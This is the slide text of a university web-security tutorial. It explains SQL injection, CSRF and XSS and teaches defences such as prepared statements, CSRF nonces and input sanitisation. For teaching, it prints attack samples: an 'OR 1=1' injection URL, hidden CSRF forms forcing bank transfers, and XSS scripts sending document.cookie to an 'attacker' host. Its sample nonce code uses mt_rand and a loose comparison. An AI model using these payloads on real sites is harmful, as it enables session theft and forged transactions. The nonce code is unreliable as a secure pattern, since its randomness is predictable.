IERG 4210
Web Programming & Security
Tutorial 8

Fan YANG

(Part of slides are modified from the former TA Menghan Sun)

Outline

- Phase 4: Secure your website
  - Prevent XSS, CSRF, SQL attacks (Phase 4.1-4.3, 4.5) -> today
  - Authentication for Admin Panel (Phase 4.4, 4.5) -> Last tutorial
    - Otherwise everyone can manipulate your database.
  - Apply SSL certificate (Phase 4.6) -> Last tutorial

Server Side Security

Common Attacks on server side:

- Code injection attack
  - SQL Injection (Manipulate Database query input)
  - File or shell command injection
  - XSS can also be classified as one type of injection attack (used to inject malicious payload)
- Exploit Session Management Weakness
  - Authorization
  - Cookie management, session hijacking, . . .
- Insecure configurations and components
  - Vulnerable software, like Web server

SQL injection -- Quick Review

Normal URL and SQL query:

http://www.buynow.com/scripts/purchase.asp?ID=1

Select * from purchase where ID = $id ;

Exploit URL and SQL query:

http://www.buynow.com/scripts/purchase.asp?ID=1%20OR%201=1

Select * from purchase where ID = $id OR 1=1 ;

Why can the attacker perform SQL injection?

1. controling user input; 2. hiding the malicious code in the input data

SQL injection -- Example

How to perform attack?

- "Guess the SQL statement behind, by SQL injection and observe the server response”
- Method: The server does/doesnot return any error messages -- “debugging information”
- The attacker tries/constructs different SQL queries (always right/wrong) to see if the attack makes sense.
- A trick: performing one function repeatedly and compare the executing time
- Examples: Timing attack, SQL column truncation, etc.

SQL injection - Defense

Use prepared statements and parameterized queries.

(PDO prepare in PHP)

Advantages: parse once; auto-processing

- Prepared statements ensures that an application will be able to use the same data access paradigm regardless of the capabilities of the database.

Example: (1) Repeated inserts; (2) Fetching data; (3) Calling a stored procedure; (4) Invalid use of placeholder

SQL injection - Defense

(1) Repeated inserts using prepared statements

```php
<?php
$stmt = $dbh->prepare("INSERT INTO REGISTRY (student, height) VALUES (:student, :height)");
$stmt->bindParam(':student', $student);
$stmt->bindParam(':height', $height);

// insert one row
$student = 'amy';
$height = 171;
$stmt->execute();

// insert another row with different values
$student = 'bob';
$height = 181;
$stmt->execute();
?>
```

SQL injection - Defense

(2) Fetching data using prepared statements

```
<?php
$stmt = $dbh->prepare("SELECT * FROM REGISTRY where
student = ?");
if ($stmt->execute(array($_GET['student']))) {
  while ($row = $stmt->fetch()) {
    print_r($row);
  }
}
?>
```

SQL injection - Defense

(3) Calling a stored procedure

with an output parameter

```php
<?php
$stmt = $dbh->prepare("CALL sp_returns_string(?)");
$stmt->bindParam(1, $return_height, PDO::PARAM_STR, 250);

// call the stored procedure
$stmt->execute();

print "procedure returned $return_height\n";
?>
```

with an input/output parameter

```php
<?php
$stmt = $dbh->prepare("CALL
sp_takes_string_returns_string(?)");
$height = 'hello';
$stmt->bindParam(1, $height,
PDO::PARAM_STR|PDO::PARAM_INPUT_OUTPUT, 250);

// call the stored procedure
$stmt->execute();

print "procedure returned $height\n";
?>
```

SQL injection - Defense

(4) Invalid use of placeholder - We should avoid

```
<?php
$stmt = $dbh->prepare("SELECT * FROM REGISTRY where student LIKE
'%?%'");
$stmt->execute(array($_GET['student']));

// placeholder must be used in the place of the whole value
$stmt = $dbh->prepare("SELECT * FROM REGISTRY where student
LIKE ?");
$stmt->execute(array("%$_GET[student]%"));
?>
```

SQL injection - Defense

- Avoid the usage of dynamic SQL query; Or use strict input sanitization.

- Check input data type, e.g., only integer allowed.

- Use security control interfaces.


  - Reference: https://owasp.org/www-project-enterprise-security-api/

Client Side Security

- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS)

Cross-Site Request Forgery (CSRF) -- Quick Review

CSRF is an attack that forces a user to execute unwanted actions on a web application in which they're currently authenticated.



Attacker

Victim

Bank

POST /login

HTTP/1.1 200 OK

Set-Cookie: SessionId=1234

GET /index.html

HTTP/1.1 200 OK

```
<html>

  <img src="https://bank.com/transfer?
  to=12345&dollars=1000000" width="0"
  height="0">

</html>
```

GET /transfer?to…

Cookie: SessionId=1234

HTTP/1.1 200 OK

CSRF example

- Using GET request:

```
<img src=”https://bank.com/transfer?toAcct=024-666666-882&amt=100” width=”1” height=”1”/>
```

- Using POST request

```
<form action=”https://bank.com/transfer” method=”POST”>
<input type=”hidden” name=”to” value=”024-666666-882”/>
<input type=”hidden” name=”amt” value=”100”/>
</form>
<script>document.forms[0].submit()</script>
```

The request is automatically attached with the victim’s authentication token.


CSRF - Defense

- Only accept custom http request headers
  - <img>/<form> tags can not generate such customized header
  - XMLHttpRequest can do, but prohibited when cross-origin
    - X-Requested-With: XMLHttpRequest
- Submit a hidden nonce(i.e. number used only once) with every form
  - Why CSRF attack can succeed?
    - All parameters passed can be predicted by the attacker so a request can be forged.
  - Attackers do not know the nonce due to SOP (Same-origin policy)

CSRF - hidden nonce

- Very easy to implement
- Put it into all your forms
- Every time the form is submitted, the hidden nonce will be sent to the server
  - The hidden nonce is generated by the server
  - Unpredictable for attackers
- Two subroutines are needed
  - csrf_getNonce() ⇒ Generate the nonce at the server side and store it.
  - csrf_verifyNonce() ⇒ Verify the nonce sent by the client.


CSRF - hidden nonce



```
function csrf_getNonce($action){
  // Generate a nonce with mt_rand()
  $nonce = mt_rand() . mt_rand();
  // With regard to $action, save the nonce in $_SESSION
  if (!isset($_SESSION['csrf_nonce']))
    $_SESSION['csrf_nonce'] = array();
  $_SESSION['csrf_nonce'][$action] = $nonce;
  // Return the nonce
  return $nonce;
}
// Check if the nonce returned by a form matches with the stored one.
function csrf_verifyNonce($action, $receivedNonce){
  // We assume that $REQUEST['action'] is already validated
  if (isset($receivedNonce) && $_SESSION['csrf_nonce'][$action] == $receivedNonce) {
    if ($_SESSION['authtoken']==null)
      unset($_SESSION['csrf_nonce'][$action]);
    return true;
  }
  throw new Exception('csrf-attack');
}
```


CSRF - hidden nonce

In all forms:



```
<form id="cat_insert" method="POST" action="admin-process.php?action=<?php echo ($action = 'cat_insert'); ?>">
  <label for="cat_insert_name">Name</label>
  <div><input id="cat_insert_name" type="text" name="name" required="true" pattern="^[\w\- ]+$" /></div>

  <input type="submit" value="Submit" />
  <input type="hidden" name="nonce" value="<?php echo csrf_getNonce($action); ?>"/>
</form>
```

In auth-process.php and admin-process.php:



```
csrf_verifyNonce($_REQUEST['action'], $_POST['nonce']);
```


Cross-Site Scripting (XSS) -- Quick Review


- Unauthorized cross-origin script access
- Consequences: **executing script in a victim's origin**
  - May lead to the **FULL CONTROL** of your browser

- Reflected XSS: payload reflected from request to response
- Stored XSS: The server stores and echoes the payload every time when a user visits it
- DOM-based XSS: modify the DOM nodes

Cross-Site Scripting (XSS) -- Example

- Reflected XSS attack
- The malicious input is used in the response HTML page.
- https://owasp.org/www-community/attacks/xss/
- <script>alert("Hello\nHow are you?");</script>






An embedded page at xss-doc.appspot.com says

Hello! I am an alert box!!


Reflected XSS


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out:
http://website/search?keyword=<script>…</script>
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET
http://website/search?keyword=<script>…</script>
3
200 OK

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Stored XSS



Attacker

Attacker's Browser

Attacker's Server

1

POST http://website/post-comment

```
<script>...</script>
```

Website

Website's Database

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

Website's Response Script

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

4

GET http://attacker/?cookie=sensitive-data

Victim's Browser

Website's Response to Victim

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

2

GET http://website/latest-comment

3

200 OK

Dom XSS


- Similar to reflected xss.
- Difference: In reflected and stored XSS, the code is sent to the server and returned to the browser. But DOM-type XSS is executed directly in the user's browser without contacting the server.
- https://owasp.org/www-community/attacks/DOM_Based_XSS

- DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as eval() or innerHTML.


XSS - Defense

- Input Validation and sanitization
  - PHP filters (Phase 4)
  - Reference: https://www.php.net/manual/en/filter.filters.sanitize.php

(-> Following this week's lectures by the professor.)




```php
<?php
$a = 'joe@example.org';
$b = 'bogus - at - example dot org';
$c = '(bogus@example.org)';

$sanitized_a = filter_var($a, FILTER_SANITIZE_EMAIL);
if (filter_var($sanitized_a, FILTER_VALIDATE_EMAIL)) {
    echo "This (a) sanitized email address is considered valid.\n";
}

$sanitized_b = filter_var($b, FILTER_SANITIZE_EMAIL);
if (filter_var($sanitized_b, FILTER_VALIDATE_EMAIL)) {
    echo "This sanitized email address is considered valid.";
} else {
    echo "This (b) sanitized email address is considered invalid.\n";
}

$sanitized_c = filter_var($c, FILTER_SANITIZE_EMAIL);
if (filter_var($sanitized_c, FILTER_VALIDATE_EMAIL)) {
    echo "This (c) sanitized email address is considered valid.\n";
    echo "Before: $c\n";
    echo "After:  $sanitized_c\n";
}
?>
```



```
This (a) sanitized email address is considered valid.
This (b) sanitized email address is considered invalid.
This (c) sanitized email address is considered valid.
Before: (bogus@example.org)
After: bogus@example.org
```

